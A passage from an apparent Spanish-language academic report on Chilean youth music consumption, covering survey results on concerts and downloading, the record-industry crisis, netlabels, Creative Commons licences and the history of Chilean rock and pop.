
Además, respecto a la actividad de escuchar música, generalmente se efectúa acompañado de otras tareas, como en fiestas con amigos (**43,2%**), cuando salen a la calle (**39,6%**), o cuando estudian o trabajan (**35,9%**). Estos datos nos dan indicios de una juventud proactiva y multifuncional, la capacidad de poder realizar distintas tareas en un mismo tiempo. Además, define nuevas estructuras para los jóvenes en relación a la música: La mayor parte de su tiempo libre están en un proceso de consumo de ella e incluso forma parte de sus deberes, que como el estudio indica, puede ser desde el colegio, el trabajo o la universidad.




¿Vas a tocatas, conciertos, recitales?



¿Por qué no van?



¿Con qué frecuencia vas a recitales, conciertos, tocatas?



Respecto a los conciertos y recitales masivos, hay una percepción generalizada de cuáles son los principales lugares en donde se realizan como lo son el Movistar Arena, el Club Hípico, o estadios como Nacional, Monumental y San Carlos de Apoquindo, entre otros. En cuanto a las tocatas, están asociadas a la escena de recreación nocturna de la ciudad, muchas veces potenciado por fiestas y/o eventos que acompañan a las bandas musicales.

Acerca de conciertos, recitales y tocatas, un 57% de los encuestados dicen asistir frecuentemente a alguno de ellos. Dentro del porcentaje de los que no asisten a conciertos a un 69,9% si le gustaría ir. Quiénes no asisten, un 29,7% no tienen el dinero para ello y un 14,3% no les gusta la música en vivo. Otros factores que se mencionan son, que no hay eventos cerca de las comunas donde viven (13,3%), no tienen con quien ir (13%), no hay buenos conciertos (12,5%), por falta de tiempo o porque no les interesa. El acercamiento al mundo del concierto en vivo entonces, conlleva gastos que no toda la gente está dispuesta a asumir.

Los asiduos consumidores y asistentes de eventos, destinan su tiempo y sus finanzas para ir, porque principalmente, la música en vivo está asociada a la escena nocturna, uniendo tanto baile como música en las fiestas de las discote-

cas. Sí es considerable que casi el 70% si le gustaría ir, pero que muchas veces por los factores expuestos no lo realiza. Para aquellas personas entonces, existe una desinformación respecto a los lugares de información acerca de eventos que puedan interesarle o por poca experticia en manejo de redes sociales tales como facebook o twitter, en donde en el caso más general, se difunden las fiestas y eventos.

Respecto a la frecuencia de la asistencia a conciertos y tocatas, sólo un 9,3% asiste frecuentemente a ellas, y un 16.5% de manera frecuente. De estos resultados se infiere que las tocatas y recitales no son tan frecuentes en la vida de los jóvenes ya que por diversos motivos (monetarios o permisos) no está aún lo suficientemente arraigada, la costumbre de consumir música en vivo.



Obtención de la música

La difusión del Streaming, ha permitido escuchar música online de forma gratuita y legal, destacando portales como Last.fm o Spotify, lo que hace que en la actualidad, muchos usuarios estén prefiriendo reproducir música sin tener que descargarla³⁶. En base a esto, los jóvenes acceden a la música de diversas maneras. Según el estudio de Adimark, el 94,4% de los jóvenes obtiene música principalmente por internet. Como los datos nos remiten al año 2009, es difícil creer que los CDs tengan tanta preponderancia a la hora de consumir música. Bajo mi percepción, me atrevo a decir que en la actualidad y sin datos que lo comprueben, el CD está volviéndose cada vez más obsoleto respecto a las pertinencias de los jóvenes, a no ser que sea examinado como un objeto de colección, a la hora de la compra de un CD original. Además, un alto porcentaje dice escuchar Radio, pero en la actualidad quizás la cifra es mucho menor a la expuesta por el estudio.

En el gráfico de obtención de música por internet, sólo un 22,2% paga por música, y se observa un gran porcentaje (35%) que escucha y ve

música por medios online. Ya en 2011, las cifras que tienen relación al servicio de streaming, ver y escuchar online, deberían estar mucho más disparadas.


La relación de la música que se obtiene/escucha con la que se usa habitualmente, es variada. En el estudio se revela que la música pagada, tiene más uso que la pirata, en el total de música que posee cada usuario. En cambio, en el caso del no pago, la música es más escuchada pero no perduran en el *uso del total*.³⁷ Esto clarifica y respalda que Internet, lidera y debe perfilarse como el mercado para la música actual. En la sección referente a la producción fonográfica, se explicará con mayor detalle el análisis de este estudio, en la página 101.

Otro de los factores importantes a conocer es que en el estudio se pregunta qué les haría pagar por música. Las primeras y principales alternativas fueron, pagar por el trabajo de un artista (45,9%) y poder recibir otros beneficios como entradas gratis a conciertos (26,4%). Otros motivos tienen que ver con las descargas con virus o


[36] En éste caso, el concepto de “música popular” está descrito desde la acepción propia de las artes musicales que no corresponden ni a las clásicas ni a la ópera, confluendo en ella géneros desde el folclor hasta el Rock & Pop

[37] El uso se refiere a la música que se obtiene/escucha en relación al total que posee o accede cada persona

Música que se obtiene y escucha pagada



Música que se obtiene y escucha no pagada



las advertencias de avisos de ilegalidad al descargar música. Esto nos obliga a replantear la escena musical actual. Los jóvenes casi no consideran el trabajo de un músico, si no es asociado a bienes que puedan traerles beneficios. Los canales de información están tan abiertos y son tan globales, que la necesidad de poseer una experiencia musical es mucho mayor a poseer una sola canción. Esta experiencia podría verse desde la música en relación con otras disciplinas que puedan mejorar el acercamiento y la difusión hacia los públicos objetivos, como la imagen, la publicidad o el marketing.

“Cuánto vale la música”, se contesta con la respuesta a “cuánto pagarías por una canción”. La media fue alrededor de los 500 pesos. Esto nos confirma que la percepción de los jóvenes aboga a un precio mucho menor de lo que vale hacer música en nuestro país, y que anexo a éste, se buscan valores agregados en la experiencia de la obtención y el consumo de la música.



Crisis fonográfica y Nuevas tendencias.

La crisis de los sellos discográficos ha producido un replanteamiento del negocio de la música. La piratería afecta no tan sólo al músico en cuestión, sino que a todos quienes trabajan en el mundo de la música, y por ende, complica el surgimiento de nuevos artistas. Compañías mundiales han replanteado sus mercados, se han vinculado a otros medios para poder hacer surgir la industria.

La música a nivel mundial, corresponde al 29% de las descargas digitales a nivel mundial. Ha habido un aumento en los servicios de sellos discográficos digitales, desde 60 en el año 2004, hasta más de 400 en el 2010. Sin embargo, la gente sigue prefiriendo los softwares de intercambio de archivos libres, al ser absolutamente gratuitos. En mercados desarrollados, los sellos discográficos han intentado ofrecer sus servicios de todas las formas comerciables posibles de acceso a la música en línea, lo que les ha traído aumentos valorables al 2010. Las descargas de música siguen siendo los principales ingresos para los sellos; En algún momento se pensó que consigo podría traer la muerte el álbum, pero los consumidores de música comprar la obra entera, acción reforzada en las ediciones de lujo y complementos

anexos con los que vienen los discos descargados, como imágenes, juegos u otros.

Algunos gobiernos han penalizado a programas y sitios de descarga gratuita ilegal, y estas acciones demuestran que al exponer el acto que cometen los consumidores, hay una baja en el flujo de uso de éstos software. El papel de los intermediarios es muy importante, como por ejemplo google, el cuál añadió a la búsqueda resultados, indicios de páginas, como método de protección de descargas ilegales.

El modelo que se basa en la suscripción aumentó el año 2010. Se pueden identificar dos tipos de servicios asociados a la música online legal: El servicio gratuito de Streaming, que está sustentado por publicidad y las cuentas Premium, que son pagadas y que otorga privilegios al usuario. El conjunto de éstos servicios que puede otorgar una empresa se les denomina Freemium. Plataformas como Spotify, Deezer, Slacker y We7, en la actualidad, ofrecen este servicio compartido.

Las nuevas tendencias en ofrecer música legal están ligadas a la unión de sellos a los ISP³⁸ y

[38] Internet Service Provider. En línea <http://es.wikipedia.org/wiki/Internet_Service_Provider> [Consulta: 25 de Marzo]

4.3 Producción fonográfica

compañías de teléfonos celulares. En el sitio www.ifpi.cl, en el Reporte Sobre La Música Digital 2011, se habla de los beneficios que traen éstas tendencias tales como centrarse en captar clientes para los ISP, para evitar la fuga de clientes a otras compañías y para repositionar la marca.

En la actualidad, los sellos buscan estar presentes en todos los lugares donde el consumidor tiene acceso a la música. Los principales proveedores buscan conectarse con ésta la *sala de estar*³⁹, y además, permitir acceder a la música desde cualquier parte de la casa, implementando sistemas de streaming y descarga en televisión, así como conexiones con telefonía móvil y otras.

Según el estudio de IPFI, se menciona que los artistas que recién están surgiendo no viven de conciertos en vivo, por lo que se hace necesaria una regulación de la piratería sobre todo por ellos, debido a que músicos ya consagrados, son capaces de generar ingresos por conciertos y merchandising.

[39] Según el Reporte Sobre La Música Digital 2011 en el sitio www.ifpi.com, la sala de estar es el ambiente en donde conviven el reproductor de música, televisor, consola de juegos y/o reproductor de DVD. En línea <www.ipfi.com> [Consulta: 25 de Marzo 2012]

Producción fonográfica en nuestro país

En la actualidad, el mercado de la música se perfila a difundirse principalmente por internet. Los canales digitales de ventas por internet, están representando el 29% de los ingresos de la industria musical a nivel mundial, en el 2010, según indica el ifpichile⁴⁰. La industria nacional ha impulsado, también, la instalación de tiendas virtuales tales como wow.cl, mallmusic.cl o portaldisc.com. En éste último, se indica que 116.904 discos⁴¹ fueron vendidos dentro del 2010, lo que revela un gran número de ventas por la web. Las nuevas tendencias, entonces, aportan a que grupos musicales emergentes no requieran necesariamente de la ayuda de un sello discográfico para poder vender su música.


[40] “En la actualidad, los canales digitales representan el 29% de los ingresos de la industria musical a nivel mundial, porcentaje superior al de 2009, que fue de un 25%. En 2010, el crecimiento fue particularmente notable en Europa (de casi un 20%), y las ventas de álbumes en formato digital crecieron mucho en los principales mercados (un 29% en el Reino Unido, un 43% en Francia, y un 13% en Estados Unidos).” En línea < <http://www.ifpichile.cl/dmr2011.html>> [consulta: 24 de Marzo]

[41] [En línea] <<http://portaldisc.com/estadisticas.html>> [consulta: 25 de Marzo 2012]


En el Informe Anual de Cultura y Tiempo Libre, se explicita la venta discográfica del año 2009. En relación a años anteriores, desde el 2007 la venta se ha visto disminuida en un 42,2%, lo que podría indicar un aumento progresivo de la piratería como el aumento de la reproducción musical vía streaming. Respecto a las unidades vendidas en año 2009 se registraron 2.375.042 que corresponden, en precio, a 6.101.173 pesos.

La venta se clasifica, también, por el repertorio. En base a éste, el área local tiene un importante desarrollo (31%), y el área extranjera (69%) tiene como lo más representativo a la música anglo y latina, que por sí solos, están casi a la par con la música local. Existe una fluctuación entre las unidades vendidas y el valor de la venta, entre los años 2007 y 2009. Así como el 2007 es el año que registra más valor en ventas, el 2008 es el que representa menor valor. Aún así, se observa que la diferencia entre unidades vendidas y la venta van disminuyendo con el tiempo, hasta tener en el 2009, una baja de precio progresiva en las unidades fonográficas., a nivel general

Unidades Discográficas Vendidas Segun repertorio



Ventas discográficas de música local





4.4

Netlabels

El concepto de Netlabels es clave para el futuro de las bandas emergentes, no tan sólo en nuestro país, sino en el mundo entero. No existe una descripción exacta de lo que es un netlabel, sin embargo hay varias aproximaciones a su definición. Según Medialabprado:

“Los Netlabels son webs que funcionan como sellos digitales generalmente autogestionados por artistas y colectivos independientes. Algunos de ellos son versiones digitales de sellos que ya existen en formato físico, pero la mayoría opera exclusivamente a través del formato digital⁴²”.

En Wikipedia, se refiere a “los sellos discográficos que distribuyen su música en formatos digitales a través de la red”. En la página www.netlabel.org, se especifica cuando estamos presente a un netlabel, el cual lo definen como:

*-“una plataforma de distribución de música online de calidad.
- hay más de un artista en el Netlabel.*

*- se permite bajar gratuitamente el audio.
- hay al menos dos referencias online.
- la música se codifica con una calidad mínima de 128kbps.”*

La diferencia de los Netlabels con los sellos discográficos digitales, es que los primeros, se desarrollan en pos de promover la gratuidad y a través de licencias que permitan compartir archivos. Éste modelo surge a finales de los años 90’s en Europa, con el fin de promover la creación libre y abierta bajo las licencias de creative commons, lo que ha permitido en la actualidad, un mayor desarrollo para la música experimental y emergente.

[42] [En línea] <<http://portaldisc.com/estadisticas.html>> [consulta: 25 de Marzo 2012]

Antecedentes de los Netlabels

Las primeras referencias de los netlabels son del colectivo de artistas audiovisuales, Demoscene. Estos artistas trabajaban a tiempo real, por lo que junto a programadores, crearon un sistema de almacenamiento de los datos a utilizar, llamado Bulletin Board System, en donde utilizaban demos en distintos formatos de almacenamiento, producidos en aplicaciones llamadas Tracker. Con el advenimiento del Mp3 como el formato de música digital, los formatos utilizados comenzaron a estar obsoletos.

Por otra parte, los duplicadores de cassettes, a través de multipistas también permitieron el intercambio y el almacenamiento de archivos, en la década de los 80'. Los CD Labels, en los años 90', constituyeron una versión más tecnológica de esta aplicación.

La gran revolución del netlabel se originó desde la creación de las redes P2P, las cuales, encarnadas en un innovador napster, a fines de los años 90, permitían por primera vez, el intercambio de archivos de música en formato mp3. Estas redes de intercambio se vieron potenciadas por la masificación tanto de Internet como del software, en reemplazo del hardware.

En cuanto a las categorías de los netlabels podríamos clasificarlos en cuatro áreas.

-Los primeros bancos de archivos sonoros, están asociados a entidades gubernamentales de archivos de sonido y patrimonio, como La Red Latinoamericana de Archivos Sonoros, la Asociación Internacional de Archivos Sonoros y Audiovisuales (IASA), British Library National Sound Archive, o la Bibliothèque nationale de France, entre otros. Tienen accesos limitados y la mayoría requieren suscripciones, algunas pagadas incluso.

-Los museos de arte y centros de estudios especializados corresponden a una categoría también. Se centran principalmente en la imagen y el sonido. Digitalizan sus contenidos y los ofrecen vía web, a método de consultas de archivo y material, pero no son del todo públicos.

-Una tercera categoría lo integran entidades no gubernamentales, radicadas principalmente en estudios universitarios, que permiten una ampliación de la libertad, apertura y bajos precios a la hora de compartir materiales.

-Por último, se encuentran los netlabels, que surgen desde la iniciativa del software libre, y con

el fin de ser de uso público. Corresponden a espacios digitales con archivos, los cuales no importa su lugar de ubicación, sino que su acceso y apertura a las redes digitales. Ejemplo de ello, es el sitio de Internet Archives, www.archive.org.



Copyleft

Hoy en día hay una fuerte crítica a los sistemas establecidos de derechos de autor y a quienes, éstos, benefician realmente. Las primeras leyes acerca de la propiedad intelectual y derechos de autor, se proclamaron en Estados Unidos desde el año 1790. Ésta se refería principalmente a la creación libre, patentada y con protección a los derechos comerciales por 14 años, para luego ser donadas al uso público. En la actualidad y dependiendo de los países en donde se aplique la ley, desde 1998 una vez muerto el autor, se puede hacer uso comercial durante 70, 80 o 90 años, antes de ser donada al dominio público. Esto restringe la posibilidad de reutilizar las obras, y todas las creaciones intelectuales sobre ella, están sujetas al Copyright.

Para algunos, esto restringe la libertad creativa que prima hoy en día, como la reutilización de obras o la inspiración para crear nuevas propuestas. Lawrence Lessig, abogado y docente en la Universidad de Harvard, expone al copyright “como obstáculo para el avance de la sociedad de la información”. Según él, las leyes de derechos de autor sólo benefician a las multinacionales y sellos discográficos más que al artista en cuestión; Es más, sólo de un 8% al 15% reciben los artistas, de todo el trabajo.

Respecto al Copyleft, “Entendemos por licencias copyleft aquellas que permitiendo un mayor control de los creadores sobre sus obras, investigaciones y proyectos y una remuneración compensatoria más razonable por su trabajo ⁴²”. Estas licencias surgen de la necesidad de independizar físicamente bienes culturales y de conocimiento. El concepto surgió en los años setenta en oposición al copyright y desde una perspectiva irónica de “los izquierdos del autor. Ya en 1984, se creó la General Public License, la cual tenía como objetivo impedir que las obras se acogieran a los derechos de autores. Se usó principalmente para poder difundir softwares libres, en el auge de la revolución tecnológica de la época.

[42] Definición de Copyleft. [en línea] <<http://fundacioncopyleft.org/>> consulta: 25 de Marzo 2012]

Creative Commons

En el año 2001, con el *“objetivo de promover mecanismos legales y técnicos para facilitar el acceso a la cultura en general, que facilite el intercambio y la difusión de cualquier obra⁴³”*. Son una serie de licencias inspiradas en el trabajo de la GNU General Public License, las cuales no tienen como función eliminar los derechos de autor, sino cederlos según el autor estime conveniente y sin la necesidad de intermediarios. Pasar del *“todos los derechos reservados”* a *“algunos derechos reservados”*.

Dentro de las cláusulas de las licencias Creative Commons, se encuentran las siguientes:

Reconocimiento: Como autor, puedes permitir los derechos de exhibición, distribución y copia por terceros, si es que figuras dentro de los créditos.

No comercial: Como autor, permites a terceros, además de los derechos de exhibición, distribución, copia, la interpretación y la exposición de tu obra, pero sin fines comerciales.

Sin obra derivada: Permites a terceros, exhibir, distribuir, copiar e interpretar sólo copias textuales de tu trabajo. No se pueden crear obras derivadas.

Compartir Igual: Puedes permitir a otros distribuir obras derivadas, pero sólo con una licencia idéntica a tu obra.

Del conjunto de éstas licencias, se pueden formar 6 combinaciones posibles. Además, hay nuevas licencias que se han ido anexando, tales como:

Dedicatorio al dominio público: Puedes ceder tu obra al dominio público anticipadamente.

Founder's Copyright: Se pueden disminuir los 70 años a 14 o 28, para ceder al dominio público anticipadamente.

Sampling Plus: Se pueden usar fragmentos de tu obra con fines comerciales, excepto publicitarios. Además, también permite los fines no comerciales y de copia.


Noncommercial Sampling Plus: Lo mismo que la anterior, pero solo para fines no comerciales.

Existen diversos sitios de netlabels, en donde se pueden acoger archivos con éstas licencias, cómo Sonicsquirrel, Scene e Internet Archive, entre otras. En ellas existe la libre transferencia de archivos de Audio, imágenes, libros, etc. Aunque algunas piden donaciones optativas, el objetivo es generar colecciones de datos, de manera gratuita y libre.


[43] Manual de Netlabel,[en línea] < <http://www.add-sensor.com/>> [consulta: 25 de Marzo 2012]



¿Cuánto te gusta la música nacional?



Banda Sonora de los Jóvenes



La música popular en Chile ha descubierto nuevas aristas. Ya en el 2010 tenemos grupos con un éxito consolidado, alcanzando gran reconocimiento a nivel internacional en los últimos años. En el sitio web www.musicapopular.cl, se clasifican a los 10 chilenos de exportación más relevantes del año 2010. Independiente del estilo que representen, han sabido impactar nuevos mercados, ya sea por viajes que ellos mismos han realizado o por conexiones musicales con otros grupos. Destacan en esta lista artistas como la rapera y cantante Anita Tijoux, el quinteto de blues/hip-hop, Como Asesinar a Felipe, Gepe, La Mano Ajena, Pascuala Ilabaca y Perrosky, entre otros.

Respecto a la música chilena, Gustavo Becerra (compositor) se refiere a ésta, en el libro “Historia social de la música popular chilena, 1890-1950”, como capaz de “adoptar lenguajes musicales foráneos; llevar adelante un proceso de selección, apropiación y reinención que implica adaptaciones, mezclas y atemperaciones⁴⁴”. Él se refiere a que la música autóctona no ha influido tanto más que las referencias extranjeras y que el músico se ha centrado más en el contenido y

[44] [en línea] <http://www.scielo.cl/scielo.php?pid=S0716-27902006000100005&script=sci_arttext> [consulta: 23 de marzo de 2012]

4.5 Música Rock en Chile

las formas de apropiación de la música. Esto se debe a la “condición cosmopolita del consumo musical chileno”, como se refiere el compositor. En el estudio sobre música, comunicación y jóvenes, se revelan datos de cuanto le gusta a los jóvenes chilenos, la música nacional. Según condición socio económica, se observa que al público más popular le agrada mucho más la música nacional.

Importante a destacar es que dentro de los principales motivos del porqué escucharían más música nacional, se encuentran los factores de un aumento en la programación radial y televisiva, mayor calidad de la música nacional y más cantidad de producciones. Además, según el muestreo se verificó que el 68% de las canciones que llevaban los jóvenes al momento de la encuesta, eran en español.

¿Qué te incentivaría a escuchar más música nacional?



Inicios del Rock

Eran mediados de los años 60, y países como Estados Unidos e Inglaterra se encontraban en el ápice de sus mejores exponentes de rock, razón por la cual es inevitable pensar que dichas corrientes externas no influyeron en los productos nacionales. En un comienzo nacieron bandas que imitaban sonidos de grandes iconos como los son los Rolling Stones, The Kinks y The Animals. Los primeros nombres nacionales del Rock, son para Los Mac's, Los Jockers y Los Vidrios Quebrados. Potentes letras en castellano y covers en inglés, marcaban los primeros indicios del rock y la psicodelia en nuestro país. Ya en el año 68, algunos integrantes de las bandas ya mencionadas y otros músicos, formaban la agrupación Aguaturbia, quienes son considerados el grupo precursor del Rock-Blues a nivel nacional.


Con sonidos que tenían marcados referentes extraídos de Jimi Hendrix o Janis Joplin, los Aguaturbia supieron desmarcarse y destacar gracias a la excelente calidad interpretativa de su vocalista Denisse, quien es considerada como la Primera Dama del rock chileno. De manera homóloga, comenzaban a escucharse los primeros pasos del grupo Los Jaivas y su rock progresivo con elementos de folclor, zamacueca, jazz, andino y

ritmos latinoamericanos que inician y consolidan el rock en Chile.

Tras el golpe militar y debido a la fuerte censura, sólo la escena under desarrollaría el rock en nuestro país. A mediados de los 70's, grupos como Tumulto o Arena Movediza, reflejan el progreso del Hard Rock durante la época. Ya hasta la década de los 80, seguían forjándose escenas subterráneas musicales en locales nocturnos o en las universidades. Aún así, la escena del pop rock fue emergiendo, a la cabeza de grupos como Los Prisioneros, Electrodomésticos, Nadie, Upa! Aparato Raro y en conjunto a la revolución del Rock Latino, protagonizado principalmente por los referentes argentinos, Soda Stereo, Charly García, Enanitos Verdes y Virus, entre otros.



Los Mac's, exponentes de la psicodelia, fue uno de los grupos precursores del rock chileno



Los Tr3s y Lucybell fueron exponentes del rock en la década de los 90. En la imagen de superior a inferior, el disco de Los Tr3s, La espada y la Pared, el disco de Lucybell, Viajar

Los 90's y nuevo siglo

Posterior al retorno de la democracia, una explosión cultural afecta a todas las áreas de las artes en general en nuestro país. Las Compañías de teatro, danza y otros comienzan a proliferar y se empiezan a crear espacios culturales importantes hasta ahora, como lo es el Festival Santiago a Mil, entre otros. Respecto a la música, grandes disqueras comienzan a fijarse en producciones locales, marcando una pauta del auge del rock popular y de la masificación de la industria musical. Además el desarrollo musical se potencia con programas en los canales de TV abierta, como Más Música en Canal 13 y el Canal Rock & Pop.

Al referirse a referentes del rock en inicios de los 90's, se destaca el grupo Los Tres, agrupación Penquista que emerge en la escena santiaguina para publicar su primer disco en 1991, titulado con su nombre homónimo, desarrollando un rock con diversas influencias siendo las más marcadas el jazz y el folk. Ya hacia su segunda producción, Se remata el siglo en 1993 y posteriormente, La espada y la pared en 1995, se proyectan como uno de los grupos chilenos con mayor predominio en el mercado latinoamericano; Sus videos incluso eran parte de la parilla del canal MTV

en su versión Latinoamérica. Otras de las bandas importantes de la época es Lucybell, quienes se forman en 1992, con sonidos de influencia rock, brit y new wave. Ya en 1995, lanzan su primer disco peces y Se comienzan a hacer conocidos en Latinoamérica, en las producciones posteriores, como los discos Viajar (1996), Lucybell (1998) y Amanece (2000). La Ley, otra de las bandas de rock más populares de la década, se forma a fines de los años 80's, irrumpiendo con influencias notorias del New Wave británico y proyectándose como una de las bandas de rock más importantes de Latinoamérica, con giras por México, Estados Unidos, Argentina, entre otros.

Aún así, a los grupos más importantes de la década como La Ley, Los Tres, Chanco en piedra o Los Miserables, no se les puede dejar de sumar aquellos grupos que reflejaron el desarrollo del rock a nivel nacional, como Solar, Sexual Democracia, Los Ex como exponentes del grunge, Rékiem, respecto al metal, Machuca, los BBs Paranoicos y los Fiskales Ad-Hok en el género del Punk. Con hits radiales y un desarrollo progresivo en programas musicales, también se suma el grupo de Hard Rock, Mandrácula, en donde el connotado guitarrista a nivel mundial, Alejandro Silva, forma parte de la agrupación. Además, cabe mencionar a grupos como Supersordo, La Flori-



Uno de los discos mas reconocidos de la cantautora nacional Camila Moreno
Almismotiempo.

pondio y Weichafe, para fortalecer el rock a fines de los 90's.

En el 2000 destacan agrupaciones de un rock más renovado, con influencias del Nu Metal y el Rap-Metal como Los Mox y 2x. Quienes lideraron los hits radiales fueron grupos como Sinergia y Los Bunkers. Pero el progreso del rock, fue volviendo a las escenas under, a través de grupos como The Ganjas, Hielo Negro, el dúo Perrosky y en especial a los trabajos de sellos como Algo Records, Quemascabeza, Sello Azul, Bolchevique, Cazador, Casanova Records, Neurótika, Cápsula discos, escarabajo, entre otros

Ya a fines de la primera década del 2000, surgen artistas como Gepe, Leo Quinteros, Manuel García, Chinoy, Camila Moreno y Nano Stern, advirtiendo nuevas propuestas centradas tanto como en la lírica como en la fusión de ritmos y estilos con mezclas folclóricas y rockeras, que marcan la pauta de un rock más reflexivo y de expresiones más sencillas que marcan las tendencias actuales nacionales.



Pop/rock Independiente actual

La música popular en Chile se ha desarrollado de distinta manera a cómo se hacía hace unas décadas atrás. La presencia en los medios de comunicación tradicionales, determinaba el éxito de un grupo y permitía a su vez, que artistas se enmarcaran en mercados internacionales, tales como cómo Lucho Gatica, Los ángeles Negros y posteriormente, Los Prisioneros, La Ley o Myriam Hernández. Sin embargo, Chile no ha podido posicionarse dentro del pop latinoamericano, generando tendencias masivas y/o significantes. En los 90's, los principales exponentes del Pop Chileno se centran en grupos como Javiera y los Imposibles, La Ley, Saiko y la solista Nicole, quien sorprende a todos con sus primeros discos, Esperando Nada (1994) y bajo la producción y composición de Gustavo Cerati, Sueños en tránsito (1997).

A principios del año 2000, surgen los primeros proyectos Pop de laboratorio, con óptimos resultados. Supernova, pasa a convertirse en un grupo de chicas que revolucionan la escena pop del momento, con el formato de boy/girl band adoptado de precedentes norteamericanos e ingleses, como las bandas, Backstreet Boys, Spice Girls, N'sync o Sclub7. La fórmula pareció repetirse levemente con el grupo masculino Stereo 3, sin mucho éxito.

